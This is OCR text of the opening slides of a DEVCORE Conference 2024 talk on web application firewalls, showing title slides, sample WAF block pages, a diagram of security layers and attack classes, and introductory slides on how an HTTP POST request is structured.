DEVCORE

牆の調查

致 WAF 前的你

Mico、Ginoah

戴夫寇爾股份有限公司
contact@devco.re

DEVCORE CONFERENCE 2024 | 2024.03.16

DEVCORE

[redacted]

Mico、Ginoah

戴夫寇爾股份有限公司
contact@devco.re

DEVCORE CONFERENCE 2024 | 2024.03.16

DEVCORE

牆の調查

致 WAF 前的你

Mico、Ginoah

戴夫寇爾股份有限公司
contact@devco.re

DEVCORE CONFERENCE 2024 | 2024.03.16

調查兵團


DEVCORE

DEVCORE

那一天，
駭客又想起了
被 WAF 支配的恐懼

DEVCORE


防火牆很難入侵


'confj4ing' 不是內部或外部命令、可執行的程式或
C:\Users\user>confing
'confing' 不是內部或外部命令、可執行的程式或批
C:\Users\user>hkiuyrdg
'hkiuyrdg' 不是內部或外部命令、可執行的程式或批
C:\Users\user>n,lhfghfdx48

NG！

DEVCORE

DEVCORE

Error

Error

This page can't be displayed. Contact support for additional information.
The incident ID is: N/A.

Access Denied

You don't have permission to access "http://waf.lo
Reference #18.dd214307.1102392216.c1c102ea

HTTP/1.0 302 Object Moved
Pragma: no-cache
Location: /
Connection: close
Set-Cookie: cxx_id = A....; Domain = ; Path = /; Version = 0;
Secure; HttpOnly


Sorry, you have been blocked
You are unable to access
n this server.

You have requested a site that is unavailable. Please contact customer service at [redacted] and supply the following informa

Support ID: [redacted]


[Go Back]

DEVCORE



Payload Delivery / Security Layer

DEVCORE


Packet filter
WAF
IP Limit
RDP
SMB
SSH
SQL Injection
XSS
Path Traversa
File Upload
Payload
Web Server
DB Server
WWW
DEVCORE SECURITY CONSULTING

DEVCORE

HTTP Request 101

HTTP Request 101 ?

DEVCORE

Request Line

```
POST /query HTTP/1.1
Host: devco.re
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-
urlencoded
Content-Length: (auto)

id=1&class=member
```

HTTP Request 101？

DEVCORE

Request Line、Headers

```
POST /query HTTP/1.1
Host: devco.re
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-
urlencoded
Content-Length: (auto)

id=1&class=member
```

HTTP Request 101？

DEVCORE

Request Line、Headers、Empty Line

```
POST /query HTTP/1.1
Host: devco.re
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-
urlencoded
Content-Length: (auto)

id=1&class=member
```

HTTP Request 101？

DEVCORE

Request Line、Headers、Empty Line、Message Body

```
POST /query HTTP/1.1
Host: devco.re
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-
urlencoded
Content-Length: (auto)

id=1&class=member
```

```
POST /query HTTP/1.1
Host: devco.re
User-Agent: Mozilla/5.0
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundarysNcHQhF5wOWC2lZ5;
Content-Length: (auto)

------WebKitFormBoundarysNcHQhF5wOWC2lZ5
Content-Disposition: form-data; name="id";

1
------WebKitFormBoundarysNcHQhF5wOWC2lZ5
Content-Disposition: form-data; name="class";

member
------WebKitFormBoundarysNcHQhF5wOWC2lZ5--
```

